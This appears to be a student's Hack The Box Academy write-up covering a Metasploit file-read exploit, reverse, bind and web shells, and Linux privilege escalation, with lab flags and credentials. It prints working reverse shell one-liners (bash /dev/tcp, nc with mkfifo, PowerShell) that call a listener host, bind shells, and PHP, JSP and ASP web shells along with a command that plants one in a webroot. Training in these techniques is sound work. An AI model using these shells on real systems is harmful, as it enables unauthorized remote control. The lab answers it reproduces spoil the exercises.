
RHOSTS – set RHOSTS 94.237.55.163

RPORT – set RPORT 42835

FILEPATH – set FILEPATH /flag.txt



With that being set all is left is to run the command exploit to trigger the script.



On running the command it returns a file showing the exact location that it is saved.

Since it has been saved in my local machine VM I decide to open a new shell and check it out.


Having our file saved in .txt extension I used the command “cat” to read the file contents.

Command used:

cat /root/.msf4/loot/20240201103455_default_94.237.55.163_simplebackup.tra_436240.txt

which returns the flag.

HTB{my_f1r57_h4ck}



Types of Shells

In this section it explains the reasons as to why we need a shell after gaining access or compromising a system. To enumerate the system or take further control over it or within its network, we need a reliable connection that gives us direct access to the system's shell, like Bash for Linux systems or PowerShell for windows systems, so we can thoroughly investigate the remote system for our next move.

Remote connections like SSH for Linux and WinRM for windows allows us to gain remote connections to the compromised system but of course we need first to know the login credentials to access this services.

There are other shell methods of accessing a compromised system/host which are mainly three: Reverse Shell, Bind Shell and Web Shell.

Type of Shell	Method of Communication
`Reverse Shell`	Connects back to our system and gives us control through a reverse connection.
`Bind Shell`	Waits for us to connect to it and gives us control once we do.
`Web Shell`	Communicates through a web server, accepts our commands through HTTP parameters, executes them, and prints back the output.

Reverse Shells

This is the quickest and easiest method to obtain control over a compromised host therefore it is largely used.

A good example the was discussed was the Netcat Listener which listens to ports and once it receives a trigger that something is going on within this port it captures the communication.

Lets sat its activities on port 4321

Command used to start listening will be: nc -lvnp 4321

Flag	Description
`-l`	Listen mode, to wait for a connection to connect to us.
`-v`	Verbose mode, so that we know when we receive a connection.
`-n`	Disable DNS resolution and only connect from/to IPs, to speed up the connection.
`-p 1234`	Port number `netcat` is listening on, and the reverse connection should be sent to.

Reverse Shell Command

The command to execute depends on what operating system the compromised host is running on; either windows or Linux and what applications and commands we can access.

Some commands are reliable than others below are some of the reliable commands we can use to get a reverse connection, for bash on Linux compromised hosts and Powershell on Windows compromised hosts:

Code: bash

```
bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'
```

Code: bash

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1234 >/tmp/f
```

Code: powershell

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',1234);$s = $client.
```

I also learnt that although a reverse shell is quick and offers a reliable connection to our compromised host, it can be very fragile as well.

Once the reverse shell command is stopped, or if we lose our connection for any reason, we would have to use the initial exploit to execute the reverse shell command again to regain our access.

Bind Shell

This is another type of shell and unlike a Reverse Shell that connects to us, we will have to connect to it on the targets' listening port.

Once we execute a Bind Shell Command, it will start listening on a port on the remote host and bind that host's shell, like Bash or PowerShell, to that port. We have to connect to that port with netcat, and we will get control through a shell on that system.

The following are reliable commands we can use to start a bind shell:

Code: bash

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp 1234 >/tmp/f
```

Code: python

```
python -c 'exec("""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsocko
```

Code: powershell

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command $listener = [System.Net.Sockets.TcpListener]1234;
```

Web Shell

The final type of shell we looked at was the web shell which htb-academy explained as follows:

A Web Shell is typically a web script, i.e., PHP or ASPX, that accepts our command through HTTP request parameters such as GET or POST request parameters, executes our command, and prints its output back on the web page.

We then looked at some of the common short web shell scripts for common web languages:

Code: php

```php
<?php system($_REQUEST["cmd"]); ?>
```

Code: jsp

```jsp
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>
```

Code: asp

```asp
<% eval request("cmd") %>
```

Uploading a Web Shell

Once we have our web shell, we need to place our web shell script into the remote host's web directory (webroot) to execute the script through the web browser. This can be through a vulnerability in an upload feature, which would allow us to write one of our shells to a file, i.e. shell.php and upload it, and then access our uploaded file to execute commands.

Steps to follow:

STEP 1: Identify where the webroot is.

The following are the default webroots for common web servers:

Web Server	Default Webroot
Apache	/var/www/html/
Nginx	/usr/local/nginx/html/
IIS	c:\inetpub\wwwroot\
XAMPP	C:\xampp\htdocs\

What we need to do is check these directories to see which webroot is in use and then use echo to write out our web shell.

In the case we are attacking a linux host, we can use the following code.


echo '<?php system($_REQUEST["cmd"]); ?>' > /var/www/html/shell.php

STEP 2: Accessing the web shell.

Once we write our web shell, we can either access it through a browser or by using cURL. We can visit the shell.php page on the compromised website, and use ?cmd=id to execute the id command:

Using the web browser to access the web shell example:

Using cURL to access the web shell example:




Privilege Escalation

In most instances when you gain access to a remote server it is usually in the low-privileged user, which would not give us complete access over the box. To gain full access, we will need to find an internal/local vulnerability that would escalate our privileges to the root user on Linux or the administrator/SYSTEM user on Windows. Let us walk through some common methods of escalating our privileges.


PrivEsc Checklists – this sections gives on overview of where to find checklists and cheat sheets online that have a collection of checks we can run and the commands to run these check.

This online resources include:

- Hacktricks - which has an excellent checklist for both Linux and Windows local privilege escalation.



- PayloadsAllTheThings – This also has checklists for both Linux and Windows.



Enumeration Scripts

Using the right commands we can use several scripts to go through the report and look for any weaknesses giving out vulnerable areas of the system.

Even though this looks amazing there seems to be a drawback too which is; These scripts will run many commands known for identifying vulnerabilities and create a lot of "noise" that may trigger anti-virus software or security monitoring software that looks for these types of events. This may prevent the scripts from running or even trigger an alarm that the system has been compromised. In some instances, we may want to do a manual enumeration instead of running scripts.

Some of the common Linux enumeration scripts include LinEnum and linuxprivchecker, and for Windows include Seatbelt and JAWS.

Kernel Exploits

Kernel exploits seems to be suited in the cases where the server is hasn’t been maintained with the latest updates and patches. In this case, it is likely vulnerable to specific kernel exploits found on unpatched versions of Linux and Windows.

One of the tool we can use is like searchsploit to find those exploits then use them in the system we are attacking to gain useful information.

Vulnerable Software

Here I also learnt a new skill where we can use the dpkg -l command on Linux or look at C:\ Program Files in Windows to see what software is installed on the system. We should look for public exploits for any installed software, especially if any older versions are in use, containing unpatched vulnerabilities, this can really work well in the case you have a vulnerable software and attack it instead on the host target, very interesting.

User Privileges

Here we looked at some of the common ways to exploit certain user privileges:

1. Sudo

2. Suid

3. Windows Token Privileges

Sudo - is a Linux command that allows a user to execute commands as a different user. It is usually used to allow lower privileged users to execute commands as root without giving them access to the root user.

Suid - short for Set User ID, it is a special permission that can be assigned to executable files. When an executable file has the SUID permission enabled, it allows users who execute the file to temporarily assume the privileges of the file's owner.

Windows Token Privileges - Privileges: Access tokens include information about the user's privileges, which are special rights that grant specific actions, like system management tasks

Scheduled Tasks

In both Linux and Windows, there are methods to have scripts run at specific intervals to carry out a task. Some examples are having an anti-virus scan running every hour or a backup script that runs every 30 minutes. There are usually two ways to take advantage of scheduled tasks (Windows) or cron jobs (Linux) to escalate our privileges:

1. Add new scheduled tasks/cron jobs

2. Trick them to execute a malicious software

In Linux Cron Jobs are used to maintain scheduled tasks.

There are specific directories that we may be able to utilize to add new cron jobs if we have the write permissions over them. These include:

```
1. /etc/crontab
2. /etc/cron.d
3. /var/spool/cron/crontabs/root
```

Exposed Credentials

This are files that we can read and see if they have exposed credentials.

```
...SNIP...
[+] Searching passwords in config PHP files
[+] Finding passwords inside logs (limit 70)
...SNIP...
/var/www/html/config.php: $conn = new mysqli(localhost, 'db_user', 'password123');
```

In the above example we are able to see the user's password clearly, this is a good example of exposed credentials.

This is very common with configuration files, log files, and user history files (bash_history in Linux and PSReadLine in Windows).

We may also check for Password Reuse, as the system user may have used their password for the databases, which may allow us to use the same password to switch to that user, as follows:

```
coderic@htb[/htb]$ su -

Password: password123
whoami

root
```

SSH Keys


An SSH key is an access credential in the SSH protocol. SSH keys authenticate users and hosts in SSH.

In most cases SSH Keys for hacked rooms are found in either /home/user/.ssh/id_rsa or /root/.ssh/id_rsa directories which are then used to log in to the server.


Questions

SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'. **ANS: HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}**


Since we have an ssh protocol already open as our questions suggests, I fired up SSH into the server using the following command: ssh user1@83.136.254.199 -p 35753 which connects me to the server after keying in in the password provided for user1 as password1



Now that I was in the servers system I did a little navigation to see what intresting information I could find that would take me closer to finding my first flag. On the directory home/user2 there is a file called flag.txt but unfortunately I did not have permissions to read the file as user1 therefore I had to look for other ways to read this file.




After a few setbacks on what to do next, I came across this command “sudo -l”, this command lists all permissions that the current user has and as for this user he could run a bash command as sudo without any password required in the directory bin/bash, which is owned by user2.




With this knowledge I decided to check if I would be able to move into that directory in user2 but as user1.

Command used: sudo -u user2 bin/bash

This commands elevates me into user2 immediately it is run and from here I am able to read the flag.txt giving me my first key.

